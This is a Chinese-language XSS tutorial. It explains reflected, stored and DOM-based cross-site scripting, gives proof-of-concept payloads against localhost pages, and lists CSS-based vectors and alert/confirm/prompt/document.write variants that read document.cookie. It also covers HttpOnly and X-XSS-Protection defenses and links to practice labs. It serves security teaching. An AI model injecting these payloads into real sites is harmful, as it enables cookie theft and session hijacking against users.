XSS基础与练习

### 类型介绍:

反射型

反射型跨站脚本（Reflected Cross-Site Scripting）是最常见，也是使用最广的一种，可将恶意脚本附加到 URL 地址的参数中

反射型 XSS 的利用一般是攻击者通过特定手法（如电子邮件），诱使用户去访问一个包含恶意代码的 URL，当受害者点击这些专门设计的链接的时候，恶意代码会直接在受害者主机上的浏览器执行。此类 XSS 通常出现在网站的搜索栏、用户登录口等地方，常用来窃取客户端 Cookies 或进行钓鱼欺骗。

存储型

持久型跨站脚本（Persistent Cross-Site Scripting）也等同于存储型跨站脚本（Stored Cross-Site Scripting）。

此类 XSS 不需要用户单击特定 URL 就能执行跨站脚本，攻击者事先将恶意代码上传或储存到漏洞服务器中，只要受害者浏览包含此恶意代码的页面就会执行恶意代码。持久型 XSS 一般出现在网站留言、评论、博客日志等交互处，恶意脚本存储到客户端或者服务端的数据库中。

DOM型


传统的 XSS 漏洞一般出现在服务器端代码中，而 DOM-Based XSS 是基于 DOM 文档对象模型的一种漏洞，所以，受客户端浏览器的脚本代码所影响。客户端 JavaScript 可以访问浏览器的 DOM 文本对象模型，因此能够决定用于加载当前页面的 URL。换句话说，客户端的脚本程序可以通过 DOM 动态地检查和修改页面内容，它不依赖于服务器端的数据，而从客户端获得 DOM 中的数据（如从 URL 中提取数据）并在本地执行。另一方面，浏览器用户可以操纵 DOM 中的一些对象，例如 URL、location 等。用户在客户端输入的数据如果包含了恶意 JavaScript 脚本，而这些脚本没有经过适当的过滤和消毒，那么应用程序就可能受到基于 DOM 的 XSS 攻击。

### 例子:

1. 反射型XSS

发出请求时XSS代码出现在URL中，作为输入提交到服务端，服务端解析后响应，在响应内容中出现这段XSS代码，最后浏览器解析执行。整个过程就像一次反射，所以称为反射型XSS。

例如http://localhost/xss/test1.php的代码如下：



输入x的值未经任何过滤就直接输出，尝试提交http://localhost/xss/test1.php?x=<script>alert(‘test1’)</script>

服务器解析时，echo会完整地输出<script>alert(‘test1’)</script>到响应体中，然后浏览器解析执行触发



2.存储型XSS


存储型XSS和反射型XSS的区别在于，提交的XSS代码会存储在服务端（不管是数据库、内存还是文件系统等），下次请求目标页面时不用再提交XSS代码。最典型的例子就是留言板XSS，用户提交一条包含XSS代码的留言，存储到数据库，目标用户查看留言板时，留言的内容会从数据库查询出来并显示，浏览器发现有XSS代码，就当做正常的HTML与JS解析执行，触发XSS攻击。

3.DOM型XSS

DOM型XSS和反射型、存储型XSS的区别在于，DOM型的代码不需要服务器解析响应的直接参与，触发XSS靠的是浏览器端的 DOM解析，可以认为完全是客户端的事情。如：



浏览器打开这个xss.html



可以看到直接打开什么都不显示，如果这就是目标网站的页面，如何执行我们构造的脚本以触发XSS攻击？

看代码可以知道eval动态执行的是location.hash中的值，也就是地址栏URL最后跟着的#XSS这段内容。尝试执行请求#alert(1)



这里弹出一个框，因为在浏览器解析执行JavaScript时，最终执行的是eval(‘alert(1)’);

这个URL#后的内容不会发送到服务端，而是在客户端被接收并解析执行。

### CSS型

原理

利用标签引入外部 js

利用标签的 style 属性，在属性中执行 js 代码，此方法可以和任意标签结合

<div style="background-image:url('http://127.0.0.1/xss.gif')"></div>

<style>body {background: url('http://127.0.0.1/xss.gif')}</style>

利用 expression 表达式

expression()表达式在IE7及以下是有效的，在IE8及以上就失效了

<div style="{left: expression(alert('xss'))}"></div>

利用 @import 引入外部 js

<style type="text/css">@import url(http://www.xx.css)</style>

body {event: expression (onload = function() {alert('XSS');})}

还可以利用 @import 直接执行 XSS 代码

<style>@import 'javascript:alert('xss')';</style>

XSS 防御

http header中加入以下字段表示启用浏览器自带的xss-filter.

X-XSS-Protection:1 (默认) 0 (关闭)

X-XSS-Protection:1;mode=block (强制不渲染, chrome跳空白页,IE展示一个#号)

Http-only原理

防止javascript读取cookie达到即使黑客获得了在用户浏览器执行javascript脚本的能力也无法读取cookie从而达到防御

开启http-only功能:将setcookie()函数的第七函数设置为TRUE然后删除浏览器上保存的cookie即可生效



虽然漏洞点依然存在但是xss的恶意脚本已经无法读取cookie了,防御都是对用户的输入

输出做一些敏感特殊字符的转义与过滤,http-only从另一个角度做了防御

常见的标签

1.alert()

alert(‘xss’)

alert(“xss”)

alert(/xss/)

alert(document.cookie)

2.confirm()

confirm(‘xss’)

confirm(“xss”)

confirm(/xss/)

confirm(document.cookie)

3.prompt()

prompt(‘xss’)

prompt(“xss”)

prompt(/xss/)

prompt(document.coolkie)

(/xss/)以上三种方法都可以实现，但是会多出两个‘/’

4.document.write()

- document.write('<script>alert("xss")<\/script>')

- document.write('<script>alert(/xss/)<\/script>')

- document.write('<script>alert(document.cookie)<\/script>')

括号里不能使用单引号；

alert也可以换成其他弹窗方式；

5.console.log()

console.log(alert(‘xss’))

console.log(alert(“xss”))

console.log(alert(/xss/))

console.log(alert(document.cookie))

6.输出控制台

1.console.error(111)

2.console.log(document.cookie)

3.console.dir(111)

### 靶场练习

XSS靶场: https://alf.nu/alert1

XSS-labs靶场 https://github.com/do0dl3/xss-labs